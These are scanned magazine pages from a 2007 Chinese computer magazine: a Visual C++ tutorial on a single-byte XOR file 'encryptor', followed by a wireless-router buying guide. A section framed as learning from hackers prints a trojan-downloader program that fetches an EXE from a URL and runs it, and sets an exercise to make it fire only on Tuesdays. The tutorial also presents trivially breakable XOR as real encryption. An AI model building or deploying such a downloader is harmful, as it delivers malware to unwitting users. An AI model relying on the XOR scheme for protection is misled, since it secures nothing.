                     LPSTR     lpCmdLine,
                     int       nCmdShow)
```

8

这其中的lpCmdLine就是我们需要的参数变量，其中保存了运行程序时用户给传递的参数，我们通过“程序名.exe 参数”执行程序后，参数就被代入这个变量。它的类型是LPSTR，这是一个字符串指针。

小知识：什么是字符串指针

你可能已经注意到了，在VC里并没有字符串变量类型，取而代之的是连续的以0结尾（此处的0是机器码的0，而非ASCII码的数字0）的字符变量串。指针就是变量在内存中的地址，指针类型的变量中保存的并不是实实在在的数据，而是一串指向某个内存区域的数字，这就好比一张名片，它本身不是人，但能通过它找到名片上的人。字符串指针就是指向一个连续字符变量地址的变量，很多Win32 API函数都会采用这种类型的变量作为参数。

3. 判断是否传递了参数

如果用户根本没有传递参数给程序，那程序就不必再继续执行，所以在程序开头我们做一下判断（见图9）。

strlen是一个用来计算字符串长度的函数，返回长度的数字，当没有传递参数给程序时，lpCmdLine的长度自然就是0。在C++中，0代表false（假），非0值则代表true（真），而!则表示“非”。当没有传递参数时，strlen返回的值是0（false），而!false则表示true。于是条件符合就弹出错误提示，然后用return语句让WinMain函数返回了，函数返回的同时就代表该函数已经执行完毕了，WinMain返回的结果就是结束整个程序。

```
if(!strlen(lpCmdLine)){
   MessageBox(NULL,"没有参数","错误",MB_ICONERROR);
   return 1;
}
```

9

三、读文件，用FILE

1. 编译器：“我不认识这个结构体。”

接下来的工作便是将刚才传递到程序中的参数指向的文件读到内存中了，这里我们需要一些基本的文件相关结构体和函数。

```
FILE *fp1,*fp2;
```

变量名前的“*”代表定义的是一个指针变量，此处就是定义了名为fp1和fp2的指向FILE类型变量的指针。如果直接这么写，编译时就会出现一堆错误提示（见图10），告诉我们“标志未定义”（C++编译器不认识这个结构体），因为FILE这个结构体变量类型没定义过，所以根据它生成变量当然出错咯！解决的方法是在要使用这种结构的文件的最开头，即“#include "stdafx.h"”后边加一行：

```
#include "stdio.h"
```

“#include”是一条宏指令，是在编译器执行前执行的，此处的作用是将stdio.h这个头文件包含到当前文件中，这样文件中就包含了对文件相关函数和结构的定义（stdio可以分成std和io看，理解为“基本输入输出”）。

10

```
myfirstprj.cpp
E:\DEVELOP\PROJECT\VC\myfirstprj\myfirstprj.cpp(17) : error C2065: 'FILE' : undeclared identifier
E:\DEVELOP\PROJECT\VC\myfirstprj\myfirstprj.cpp(17) : error C2065: 'fp1' : undeclared identifier
E:\DEVELOP\PROJECT\VC\myfirstprj\myfirstprj.cpp(17) : error C2065: 'fp2' : undeclared identifier
E:\DEVELOP\PROJECT\VC\myfirstprj\myfirstprj.cpp(17) : error C2100: illegal indirection
Error executing cl.exe
Build / Debug / Find in Files 1 / Find in Files 2 / Results /
```

小知识：头文件是什么

头文件中定义了相关的函数原型（即声明，没有具体实现代码）和结构体变量类型，而一般会在与头文件同名的CPP文件中实现这些声明的函数。这样做的目的是方便引用，要使用某个CPP里定义的函数，只需要事先将其头文件包含进来就行了。

2. 读写文件前，先打开

就像在Windows里一样，要使用文件前，必须先打开，C++中读文件也是如此。

fp1=fopen(lpCmdLine,"rb");

“rb”表示“二进制模式，只读”，如果打开成功（文件存在而且系统能够正常打开它），fopen就会返回一个FILE类型的文件指针，反之则返回NULL（空），因此我们确认一下它是否正常打开了（见图11）。

```
fp1=fopen(lpCmdLine,"rb");
if(fp1==NULL){
   MessageBox(NULL,"文件无法打开","错误",MB_ICONERROR);
   return 1;
}
```

11

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

3. 读文件，需要循环

用fgetc函数可以从文件中读写一个字节，我们就用它吧！可是问题来了，文件大多远远不止一个字节，难道我们要写成千上万条fgetc语句吗？当然不用，我们可以用循环（见图12）。

```
char c=fgetc(fp1);
while(!feof(fp1)){
  c=fgetc(fp1);
}
```

⑫

想必你已经可以猜到while这条循环语句的用法了，它首先判断括号中的条件是否为“真”，如果是则执行花括号中的语句，执行完之后再判断一次，如果条件仍然为“真”则再执行一遍花括号中的代码，直到条件为“假”之后才结束循环。feof函数通过一个文件指针就能告诉你这个文件当前是否已经读完（读完则返回“真”，没读完返回“假”），我们当然在文件未读完的时候不断用循环语句读文件，因此判断的条件就是“!feof(fp1)”（文件未读完）。

4. 用完记得关

和水龙头一样，文件用完也要记得关闭（否则会造成文件资源没有释放，如果打开的数量多了就会造成再次打开文件时失败）。在你确认不需要再读写文件的时候，就用fclose函数把文件关闭吧！在循环结束的位置加上：

```
fclose(fp1);
fclose(fp2);
```

四、写文件，也用FILE

别忘了，我们刚才只是读了文件而已，既没加密，也没写入新的文件。

1. 临时文件名是什么

比如我们要加密的文件名是“c:\a.avi”，那么我们在加密的过程中就需要生成一个对应的临时文件，然后在完成所有加密工作后替换掉原始文件。我们可以把临时文件名设置为欲加密的文件后加“.tmp”扩展名，比如刚才的文件名就可以生成“c:\a.avi.tmp”的临时文件（见图13）。

```
char stmpname[MAX_PATH];
strcpy(stmpname,lpCmdLine);
strcat(stmpname,".tmp");
```

⑬

stmpname是一个临时的字符变量数组，我们先用strcpy函数（字符串拷贝）将lpCmdLine（即要加密的文件名参数）拷贝到stmpname中，然后再用strcat函数（字符串连接）在这个文件名后边加一个“.tmp”后缀。

2. 写文件，也得先打开

写文件前同样要通过fopen打开文件并获得一个有效的文件指针，不过区别是这次我们将文件的读写模式设置为“wb”（二进制模式，只写）。

fp2=fopen(stmpname,"wb");

3. 判断是否没打开

有了刚才的经验，你应该已经可以编写出判断fp2是否获得有效文件指针的代码了，唯一的区别是如果不能打开，你要给出的提示不同（此处应该告诉用户无法写入临时文件）。

小知识：变量数组

变量数组是一个变量的序列，比如定义一个包含 3 个元素的 int 变量“iarray”：
int iarray[3];
这样这个数组就包含了 iarray[0]、iarray[1]、iarray[2] 三个元素（数组的索引数字是从 0 开始的，定义时的 3 只是代表 3 个元素）。

五、把读到的字符逐个加密

1. 神奇的“异或”

刚才我们用fgetc将文件内容一个字节一个字节地读出来了，那么在此循环过程中就应该完成加密了，怎么做呢？我们用“异或”运算符。“异或”是个神奇的运算符，在C++中它的符号是“^”。比如有一个数字57，它的二进制格式是00111001，而另一个数字42，它的二进制格式是00101010，如果将它们异或运算一下会怎么样？

```
      00111001
(^)   00101010
-----------------
      00010011
```

大家可能已经注意到了，异或后的结果是，这2个数字凡是二进制位相同的位（都是0或都是1），都变成了0（假），而不一样的位（一个0，一个1），就变成了1（真），得出的结果是00010011（十进制数19）。如果将这个19再与42做一次异或运算，结果又变回57了！

```
      00010011
(^)   00101010
-----------------
      00111001
```

```
char c=fgetc(fp1);
char ch=0;
while(!feof(fp1)){
    ch=c^233;
    fputc(ch,fp2);
    c=fgetc(fp1);
}
```

⑭

于是，利用这个原理，我们用文件中读到的一个字节作为第1个数字，而我们自己定义的密钥数字作为第2个数字，就能实现对文件字节级的加密了。要解密的时候，只要将已经加密的文件字节读出来，用密钥数字再对加密字节做一次异或运算，就能恢复原来的内容了。

2. 把数字变成代码

光研究这些数字等式当然没什么用，怎么把这个异或功能写成代码呢？我们在读文件的循环中加入了异或和写文件的处理（见图14），定义了一个临时的字符变量ch来存放异或运算（加/解密）后的字节，然后用fputc函数向临时文件（fp2）写入这个字节。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

六、加密工作全完成，替换文件

1. 替换掉原文件

程序把原文件全读完了，同时根据读出的字节逐个加/解密的临时文件全部写完了，接下来怎么替换文件呢？Win32 API函数集中已经提供了删除文件和移动文件的函数。函数名猜也能猜出来，“DeleteFile”和“MoveFile”。这样的话只要将原文件删除掉，然后再把加/解密生成的临时文件改名为原文件名就行了（见图15）。注意：为了防止文件被占用而无法替换，我们用if语句来判断DeleteFile是否成功执行，如果失败了（文件无法删除），就删除掉临时文件并提示用户原文件被占用。

2. 提示用户完成

所有工作完成后，我们在WinMain的返回语句return前加一行提示代码，告诉用户加/解密完成了。

MessageBox(NULL,"加/解密完成","成功",MB_ICONINFORMATION);


```
if(!DeleteFile(lpCmdLine)){
   DeleteFile(stmpname);
   MessageBox(NULL,"文件被占用，无法替换","错误",MB_ICONERROR);
   return 1;
}
MoveFile(stmpname,lpCmdLine);
```

15

七、正式编译，让软件更小更好用

1. 编译又小又快的发行版程序

现在我们利用菜单“Build→Rebuild All”就能编译出好用的加密软件了！不过为什么编译出来的文件有几百KB呢？这是因为VC默认的编译模式是“Debug”（适用于调试，在文件中包含大量调试用标志），这种模式编译出来的文件调试起来很方便，但文件体积较大而且执行效率不够高，应该把它改成“Release”（发行）模式。选择菜单“Build→Set Active Configuration”（生成→设置活动的设置），然后选择“Win32 Release”并点击“OK”（见图16），最后再重新编译一次，在项目文件目录的Release子目录下就能找到发行版的程序了。



16

2. 我该怎么使用

把编译完成的EXE文件改成你喜欢的名字，比如decode.exe。要加密或者解密时，点击“开始→运行”，输入命令“decode.exe <要加/解密的文件名（含路径）>”（注意含文件的路径参数用英文引号括起来，防止空格引发的错误）执行即可。如果你觉得麻烦，也可以做一个快捷方式或者批处理文件来完成加/解密。

3. 让软件支持右键菜单

把decode.exe放到“C:\”下，然后打开记事本，复制下面的内容并保存为install.reg，完成后双击这个REG文件并确认导入注册表，这样就能在任意文件的右键菜单里找到加/解密命令了，这样不用输命令直接右键就能搞定一切了！

```
REGEDIT4
[HKEY_CLASSES_ROOT\*\shell\用DECODE加（解）密文件]
[HKEY_CLASSES_ROOT\*\shell\用DECODE加（解）密文件\command]
@="c:\\decode.exe %1"
```

这样，你就拥有了一款自己的加/解密软件，发给朋友让他们也一起用吧！你加密的文件只有用了你的解密软件的朋友才能打开看到。

*decode源代码下载地址：http://work.newhua.com/cfan/2007zk/decode_src.rar

从黑客代码片段学下载

1. 把木马“引”进来的家伙

你已经有能力自己编写一些小的实用程序了（前提是你不至于懒得连查MSDN都说不会），那么干点真正的黑客技术活吧！黑客在网页上挂木马时，很多时候都会采用一些木马先导工具（也称为“木马下载器”），这样网页中加载的程序就非常小，感染用户的几率就非常高，然后先导工具已经入驻用户系统了，再由它们非常安心地把木马下载到用户的电脑上（有可能还会先把杀毒软件都干掉）。我们来实现一个无害的版本（既不算太小、也不隐藏进程、更不会破坏杀毒软件），看看用VC 6.0怎么实现吧（见图17）！

```
#include "stdafx.h"
#include "urlmon.h"
#include "Shellapi.h"

#pragma comment (lib,"Urlmon.lib")

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
    // TODO: Place code here.
    URLDownloadToFile(NULL,"http://work.newhua.com/cfan/2007zk/decode.exe","c:\\inst.exe",0,NULL);
    ShellExecute(0,"open","c:\\inst.exe",NULL,NULL,5);
    return 0;
}
```

17

实用代码——远程控制软件UltraVNC
下载地址：http://www.vckbase.com/code/viewcode.asp?id=2779

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

2. 有时我们要连接库

在这里我们唯一碰到的"新概念"就是"#pragma comment (lib,"Urlmon.lib")",这行预处理宏代码为编译生成程序设置了连接额外库的选项,没有它就无法在代码中使用URLDownloadToFile这个Urlmon.dll中的函数。要解释清楚这个库的原理需要极大的篇幅,你可以在Google中用"linker lib"搜索到相关的介绍。

3. 能修改什么

这个下载器程序该怎么修改呢?URLDownloadToFile后面有好几个参数,其中一个是下载地址,另一个是下载后存在硬盘中的文件名,修改这两个参数就能自定义这个程序了。至于ShellExecute这个执行程序的函数,后面跟的程序名参数一定要和URLDownloadToFile中下载后的文件名参数一致,否则就执行不了。

实用代码——群发手机短信
下载地址:http://www.vckbase.com/code/downcode.asp?id=3031

Just Do It

给这个下载器程序增加判断功能,只有在每周二的时候才会下载并执行文件。

常用函数小辞典

函数名	函数原型	功能	返回值
abs	int abs(int x)	求整数x的绝对值	计算结果
rand	int rand(void)	产生-90~32767间的随机整数	随机整数
islower	int islower(int ch)	检查ch是否是小写字母(a~z)	是,返回1;不是,返回0
isupper	int isupper(int ch)	检测ch是否是大写字母(A~Z)	是,返回1;不是,返回0
strcat	char * strcat(char *str1,char *str2)	把字符串str2接到str1后面,str1最后面的'\0'被取消	str1
strchr	char *strchr(char *str,int ch)	找到str指向的字符串中第一次出现字符ch的位置	返回指向该位置的指针,如找不到则返回空指针
strcmp	int strcmp(char *str1,char *str2)	比较两个字符串str1、str2	str1<str2,返回负数 str1=str2,返回0,str1>str2,返回正数
strcpy	int strcpy(char *str1,char *str2)	把str2指向的字符串拷贝到str1中去	
strlen	unsigned int strlen(char *str)	统计字符串str中字符的个数(不包括终止符'\0')	返回字符个数
strstr	char *strstr(char *str1,char *str2)	找出str2字符串在str1字符串中第一次出现的位置(不包括str2的串结束符)	返回该位置的指针。如找不到,返回空指针
tolower	int tolower(int ch)	将ch字符转换为小写字母	返回ch所代表的字符的小写字母
toupper	int toupper(int ch)	将ch字符转换为大写字母	返回ch所代表的字符的大写字母
feof	int feof(FILE *fp)	检查文件是否结束	遇文件结束符返回非零值,否则返回0
fgetc	int fgetc(FILE *fp)	从fp所指定的文件中取得下一个字符	返回所得到的字符,若读入出错,返回EOF
fopen	FILE *fopen (char *filename,char *mode)	以mode指定的方式打开名为filename的文件	成功,返回一个文件指针 (文件信息区的起始地址),否则返回 0
fputc	int fputc(char ch,FILE *fp)	将字符ch输出到fp指向的文件中	成功,则返回该字符;否则返回非0值
fseek	int fseek (FILE *fp,long offset,int base)	将fp指向的文件位置指针移到以base为基准、offset为位移量的位置	返回当前位置,否则,返回-1
ftell	long ftell(FILE *fp)	计算fp指向的文件中的当前读写位置	返回fp指向的文件的读写位置
rewind	void rewind(FILE *fp)	将fp指示的文件中的位置指针置于文件开头位置,同时清除文件结束和错误标志	无

特别话题结束了,但是对于VC的学习还只是开始。我们只能给大家打开一扇通向VC大道的门,你需要继续往里走……

进一步学习,你需要这些网址

1. VCKBASE
网址:http://www.vckbase.com
有大量的VC工程代码,同时又有VC方方面面的技术文章。

2. CSDN
网址:http://www.csdn.net
中国的程序员之家,在CSDN的论坛里提问,很快会有高手给你解答。

3. CodeProject
网址:http://www.codeproject.com
几乎和SourceForge一样大的代码库,如果不知道怎么实现某个功能,参考一下别人是怎么做的。 CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

跨越网络的距离 无线路由器全攻略


策划/《电脑爱好者》编辑部 监制/west 撰稿/TKD（北京）

Tag 设置技巧、PDA、XBOX 360、Wii、DD-WRT 〉无线路由器、交换机 〉网络 〉安全

数字时代，网络是连接家庭成员、实现娱乐必不可少的方式。可是，随着网络的普及，越来越多的人发现网络最容易出现问题，尤其是采用了有线或无线路由器的家庭，更是让它搞得焦头烂额。很多麻烦的问题无法解决，只能盼望着哪位高人出手相助……

家里的电脑绝不止有一台，还有支持无线的笔记本、PDA、Wii，对了，别忘记我心爱的XBOX 360游戏机，看看这么多东西，哪一个不是需要网络支持的呢？没有网络，生活将倒退十年，这是没有办法回避的事实。在这样一个屋子里，有这么多的网络设备，我们需要一个东西将它们全部连接起来，不是吗？

方案A



路由器是什么？

路由器不仅包含有交换机的功能，而且只要一个账号就可达到两台电脑同时上网的目的，没有主、从设备之分。准确地说，路由器是一种连接多个网络的网络设备，它能将不同网络或网段之间的数据信息进行“翻译”，以使它们能够相互“读”懂对方的数据，从而构成一个更大的网络。路由器有两大典型功能，即数据通道功能和控制功能。数据通道功能包括转发决定、转发以及输出数据链路调度等，一般由硬件来完成；控制功能一般用软件来实现，包括与相邻路由器之间的信息交换、系统配置、系统管理等。

路由器该选谁？

有线路由器

最基础的路由器产品，一般以替代家庭交换机使用，价格极为低廉（百元内），但目前已开始退出市场，被有线路由器或者带有路由功能的ADSL Modem替代了。

无线路由器

无线路由器是随着无线产品的热卖、普及而兴起，与有线路由器相比原理无任何区别，都可以实现路由功能，同时具备有线连接能力。所不同的地方就在于它拥有无线模块，这样就可以连接带有WiFi功能的手机、PDA、笔记本电脑乃至于游戏机等等设备了。而且，无线路由器已经开始逐步统治市场，11Mbps的产品已逐步下市，54Mbps的产品为市场中坚，售价多在300元以内，很是超值。

ADSL路由器

简单点说就是带有路由功能的ADSL Modem，对于很多已经拥有交换机的家庭而言，带路由的ADSL Modem无疑是最省钱的一种投资方式。但是，带路由的ADSL Modem在数据承载、处理能力上，远不如专用的路由器。

全集成路由器

全集成的路由器不仅包含了有线路由的功能，同时还具备无线路由模块，更有趣的是它还包含有ADSL Modem的功能。如此一个设备就能将所有设备集联在一起，不仅节省空间，安装设置也大为简化。应该说这是最实用的一类产品，只是目前不大容易买到。

特殊功能路由器

如网络存储器、内置BT下载功能的路由器，这些拥有特殊功能的产品通常价格比较昂贵，只适用于有特殊使用需求的消费者。

一般情况下，建议大家购买无线路由器，它可以提供更加自由的使用方式，摆脱有线的同时又能给予稳定的传输能力，很是值得。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


精品路由推荐速查

品牌	型号	价格	网址	电话	特色功能
华硕	WL-500gP	999元	http://www.asus.com.cn	800-820-6655	802.11g标准、最高速125Mbps、支持关机下载BT
Linksys	WRT54G V7版本	490元	http://www.linksys.com.cn	800-810-5704	802.11g标准、最大DRAM内存8MB
NETGEAR	WGR614	225元	http://www.netgear.com.cn	800-830-3815	802.11g标准、儿童保护功能
D-Link	DI-624+A	210元	http://www.dlink.com.cn	800-829-6688	802.11g标准、最大Flash内存：8MB、最大DRAM内存：2MB
TP-LINK	TL-WR541G+	185元	http://www.tp-link.com.cn	0755-26614055	802.11g标准、独有域展无线传输技术

即便在802.11n草案产品迫不及待地上市之时，54Mbps的802.11g产品依然是市场主流，表中的这些都是当前最受关注的产品，从中你可以看到很多闻名遐迩的名字，看看其中，是否有你想拥有的呢？

认识路由 从这里开始

路由器不仅可以实现最基本的路由功能，还可以针对使用者的需要设置很多细节，以更加方便我们使用。当然，认识路由器，不如先从它的内部说起。



无线路由器产品一般由闪存芯片、内存芯片、交换机芯片、无线模块以及处理器几大部分组成。看起来，路由器就像是一个微型的电脑，没错，它不仅拥有处理器、内存等概念，同时还具备操作系统！绝大部分路由器都拥有定制的嵌入式操作系统，也就是我们对路由器进行设置时所登录网页端的后台。

而从功能上，路由器又可以给我们以更多的应用方式。

防火墙功能：路由器中内置的防火墙能够起到基本的防火墙功能，它能够屏蔽内部网络的IP地址，自由设定IP地址、通信端口过滤，可以防止黑客攻击和病毒入侵，用户不需要另外花钱安装其他的病毒防护设备就可以拥有一个比较安全的网络环境。

虚拟拨号功能：通过路由器驱动ADSL Modem进行虚拟拨号，同时将互联网的连接资源分享给内网的所有设备。

DHCP功能：DHCP(动态主机分配协议)是一个简化主机IP地址分配管理的TCP/IP 标准协议，可避免因手工设置IP地址及子网掩码所产生的错误，同时也避免了把一个IP地址分配给多台工作站所造成的地址冲突，是安全而可靠的设置。

网站过滤功能：有了这项功能就可以对整个网络的网站访问进行监控和记录，通过权限组来管理网内的计算机，每个用户都有各自的权限，从而决定网内各成员浏览网站的范围，不允许访问的站点将会被屏蔽。

web界面管理：由于大部分的家庭用户都缺乏相关的网络专业知识，可能存在配置或维护方面的困难。web界面管理让操作变得更简单，全中文的路由器维护界面更加人性化。

家庭成员权限限制：现在的家庭网络，通常为了限制未成年人的上网时间和不正当网络应用，需要对未成年人专用计算机的上网权限作适当限制，所以在选购路由器时就需要注意查看所选购的路由器是否具有这种灵活配置功能(即相应代理服务)。

支持多种连接方式：现在的网络连接方式多种多样，不同的连接方式需要不同的协议支持。现在的宽带路由器一般都支持TCP/IP、PPPoE、DHCP、NAT、ICMP、SNTP协议，所以无需特别考虑。

传输速度：有线部分，绝大部分产品都是10/100Mbps自适应的规格，千兆级别的产品目前还集中在企业级产品中。同时，计算机的硬盘、光驱传输速度也远达不到这个要求，就好像有一个很粗的水管，但水流量很小一样，没有实际意义。无线部分以54Mbps为主，当然也不乏一些支持802.11n，即108Mbps标准的产品，它同样也面临着无设备可用的尴尬，而且价格也比较昂贵。

这些是路由器必不可少的几大功能，当然，还有很多高级功能，如端口映射、DMZ、桥接扩展、QoS等等，这就要看路由器的操作系统在设计时是否加入这项功能了（当然也要考虑硬件的功能）。

小知识

路由器的主频和内存关系到该路由器的数据吞吐能力。这对长期BT、电驴下载的使用者来说至关重要。可以说同桌面PC一样，CPU自然是越快越好，内存越大越强，这样当面对大量突发数据和长时间使用的环境下才能让路由器保持稳定工作，不至于“死机”。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

